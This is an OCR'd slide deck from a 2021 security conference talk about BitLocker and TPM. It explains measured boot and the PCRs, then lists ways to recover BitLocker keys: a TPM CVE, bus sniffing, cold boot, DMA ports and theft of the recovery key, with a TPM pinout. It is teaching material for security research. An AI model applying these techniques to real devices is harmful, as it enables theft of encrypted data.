Bitlocker and Trusted Platform Module

From soldering... to private network

$ whoami

- Computer Engineer, graduate from University of Calabria in 2019, working in security field as Penetration tester on IT infrastructures, web,mobile applications and IoT devices


- Currently employed @ Communication Valley Reply


HackInBo Winter 2021 Edition
17ª EDIZIONE

How I meet your … Bitlocker

- A IT laptop left in the closet
- We knew that every Laptop has got UEFI Secure Boot and Bitlocker

The question is… Can We Do something with them?






Bitlocker

- Data protection feature released 30 January 2007
- Support Full and Partial Disk Encryption
- Advanced Encryption Standard (AES) as its encryption algorithm with configurable key lengths of 128 bits or 256 bits
- Support several configurations, TPM, Pin, USB Key etc

Bitlocker Keys Configurations



TPM: Trusted Platform Module

- The Trusted Platform Module is an international standard for hardware based root of trust, designed by the Trusted Computing Group, which is also referenced by ISO/IEC 11889.
- First release, TPM1.2 in 2003 and secondary release of TPM 2.0 in 2013
- Multiples Keys, EK, SRK, AK
- Different implementations dTPM or fTPM

Non Volatile Secure Storage

Secure Platform Configuration Registers

Secure Program Exec Engine

Opt-In-Off


Key Generation

Hashing function

Random Number Generation

Platform Identity Keys (AK)

Bitlocker and UEFI Boot process



PCR [i] new = HASH (PCR [i] || measure)

SPI/PLC/I2C

TPM

Every component that is executed is measured and stored cryptographically in the TPM.

Tpm_Unseal()?

Ask the TPM to unseal the VMK.
If all the measurements are good, it succeded otherwise the disk can not be decrypted

Platform Configuration Registers

- PCR [0] Core Root of Trust of Measurement (CRTM), BIOS, and Platform Extensions
- PCR [1] Platform and Motherboard Configuration and Data
- PCR [2] Option ROM Code
- PCR [3] Option ROM Configuration and Data
- PCR [4] Master Boot Record (MBR) Code
- PCR [5] Master Boot Record (MBR) Partition Table
- PCR [6] State Transition and Wake Events
- PCR [7] Computer Manufacturer-Specific
- PCR [9] NTFS Boot Sector
- PCR [9] NTFS Boot Block
- PCR [10] Boot Manager
- PCR [11] BitLocker Access Control
- …

Bitlocker can use PCR banks 0, 2, 4, 7 and 11 but by default it only **uses** the **PCR 7** and **11**.

Microsoft Windows Production PCA 2011

UEFI Firmware

Microsoft Windows Production UEFI CA 2011

Windows Boot Manager (Bootmgfw.efi)

Unseal()

PCR[7] = hash(PCR[7]old | new measure)


TPM

Unseal()

Linux Boot Manager (Shim.efi + Grub.efi + Bootmgfw.efi)

Attacker options

- Exploit TPM vulnerabilities, ex. CVE-2018 6622
  https://github.com/kkamagui/bitleaker



- Faking pcrs values
- Bus key sniffing
- Key Extraction attacks

Wrapped in TPM

Bitlocker Keys


Stored in RAM

- Coold Boot Attack
- DMA ports
- OS attacks


Recovery Key

- Social Enginnering
- Stealing from AD


- Cold Boot Attack




- Thunderbolt and other DMA ports




- Bitlocker Recover Key




Hardware Communication Protocol



- SPI: Serial Peripheral Interface



- I2C: Inter-Integrated Circuit




- Low Pin Counts


Mapping attack surface

- Understand how the motherboard is designed and what the components are

- Identify the TPM upon different IC components



Hardware Implementation



TPM IC Layout Package

GPIO/SM_DAT/I2C_SDA	1	28	LPCPD#
GPIO/SM_CLK/I2C_SCL	2	27	SIRQ
VNC	3	26	LAD0/MISO
GND	4	25	GND
VSB	5	24	VDD
GPIO-Express-00	6	23	LAD1/MOSI
PP/GPIO	7	22	LFRAME#/SPI_CS#
TestI	8	21	LCLK/SPI_CLK
TestBI/BADD/GPIO	9	20	LAD2/SPI_PIRQ#/I2C_PIRQ#
VDD	10	19	VDD
GND	11	18	GND
VBAT	12	17	LAD3
xtalI/32k in	13	16	LRESET#/SPI_RST#
xtalO	14	15	CLKRUN#/GPIO/I2C_PIRQ#

Figure 22 — TPM Combo TSSOP-28 Pin Out



